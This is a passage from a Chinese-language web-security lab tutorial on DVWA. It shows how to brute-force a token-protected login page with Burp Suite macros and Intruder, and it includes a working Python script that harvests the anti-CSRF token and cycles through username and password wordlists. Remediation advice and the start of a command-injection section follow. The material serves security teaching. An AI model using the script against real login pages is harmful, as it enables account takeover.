
c) 设置 firefox 浏览器代理为 127.0.0.1:8080




d) 关闭 burpsuite 拦截





e) 使用 firefox 浏览器发起登陆请求





f) 定义 burpsuite 规则同时配置宏动作，用于 user_token 自动提取和填充


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz
Session handling rule editor
1. 选择Project options选项卡
2. 选择Sessions选项卡
3. 点击添加按钮，添加规则
4. 设置规则名称
5. 选择规则动作为Run a macro（宏）
Rule Description
user token fetch
Rule Actions
Use cookies from the session handling cookie jar
Set a specific cookie or parameter value
Check session is valid
Prompt for in-browser session recovery
Run a macro
Run a post-request macro
Invoke a Burp extension



Session handling action editor - user token fetch
Macro Editor
6.点击ADD按钮创建宏
7.设置宏名称
Macro description: user token fetch
8.录制宏
Record macro


Macro Recorder - user token fetch
Macro Recorder
9.选择为打开暴力破解页面的请求（无请求参数的）
10.点击OK







g) 使用 burpsuite 进行暴力破解




h) 设置攻击方式和攻击位置




i) 准备用户名和密码字典




j) 设置 playloads




k) 设置结果匹配信息用以判断是否登陆成功


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
1.选择Options选项卡
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Welcome to the password protected area
Add
Welcome to the password protected area
Match type:
Regex
Case sensitive match
Exclude HTTP headers
2.设置匹配内容
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Extract the following items from responses:

l) 开始攻击


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Request Headers
These settings control whether Intruder updates the configured request headers during attacks.
Update Content-Length header
Set Connection: close
Start attack
Request Engine
These settings control the engine used for making HTTP requests when performing attacks.
Number of threads: 1
1.设置线程为1
Number of retries on network failure: 3
Pause before retry (milliseconds): 2000
Throttle (milliseconds): Fixed 0
Variable: start 0 step 30000
Start time: Immediately
In 10 minutes
Paused
2.点击start attack按钮，开始攻击
Attack Results
These settings control what information is captured in attack results.
Store requests
Store responses

m) 分析结果



n) 代码分析

说明：

在每次请求检查随机参数 token 的正确性，在一定程度上增加了暴力破解的难度，同时对用户名和密码进行转义处理，预防 SQL 注入，在登陆过程失败的情况，休眠 0-3 秒返回结果，在一定程度上使破解攻击时间延长

o) 自编 Python 脚本暴力破解

```python
#encoding: utf-8

import os

import requests
from pyquery import PyQuery


BASE_DIR = os.path.dirname(os.path.abspath(__file__))


def read_file(path):
    with open(path, 'r') as fhandler:
        yield from fhandler

def brute_force(addr, user_token=None, username=None, password=None,
        headers=None, init=False):

    url = 'http://{0}:{1}/DVWA-1.9/vulnerabilities/brute/'.format(*addr)

    params = {}
    if not init:
        params = {
            'user_token' : user_token,
            'username' : username,
            'password' : password,
            'Login' : 'Login'
        }
    response = requests.get(url, params, headers=headers)
    if response.ok:
        if response.text.find('Welcome to the password protected area') != -1:
            print('+', username, password)

        pq = PyQuery(response.text)
        return pq('input[name=user_token]').val()

    return ''


def main(addr, headers):
    user_token = brute_force(addr, headers=headers, init=True)
    for username in read_file(os.path.join(BASE_DIR, 'user.txt')):
        for password in read_file(os.path.join(BASE_DIR, 'password.txt')):
            user_token = brute_force(addr, user_token, username.strip(),
                                     password.strip(), headers)


if __name__ == '__main__':
    server = ('localhost', 80, )
    headers = {
        'Cookie' : 'security=high; PHPSESSID=kcguk4lfhk88iugf0rtggr1s83',
    }
    main(server, headers)
```

使用：

- 从浏览器中 copy 登陆成功后的 cookie 信息
- 使用 python3 运行脚本

说明：

- 首次请求登陆页面 html 同时解析 user_token，在后续发起登陆请求时初始化 user_token 参数，并从响应的 html 中 user_token 作为下次请求参数的数据来源
- 使用 requests 发送请求到 dvwa，根据请求结果是否包含 Welcome to password protected area 字符串判断是否破解成功

4) 修复建议

a) 对于修改数据和登陆表单提交使用 POST 方式，同时数据通过 POST 方式读取
b) 添加随机 token 预防 csrf 攻击
c) 针对登陆功能可添加图形验证码，每提交一次数据，验证码改变一次，验证功能在服务端进行
d) 针对登陆次数进行限制，可使用登陆远程 IP 或用户名两种方式进行锁定，登录错误次数 5 分钟之内超过 3 次锁定 1-3 小时
e) 对于管理类系统配置登陆用户允许的 IP 范围
f) 可使用短信验证和邮箱验证方式实现双因子认证，注意对短信轰炸和邮件轰炸的防御
g) 密码等敏感字段进行加密后传输，例如密码使用加盐 hash 算法等加密后传输

2. 命令注入

1) 漏洞概述

命令注入是指在易受攻击的应用程序中注入和执行攻击者指定的命令，执行的命令具有与 web 服务相同的权限和环境。


2) 测试工具

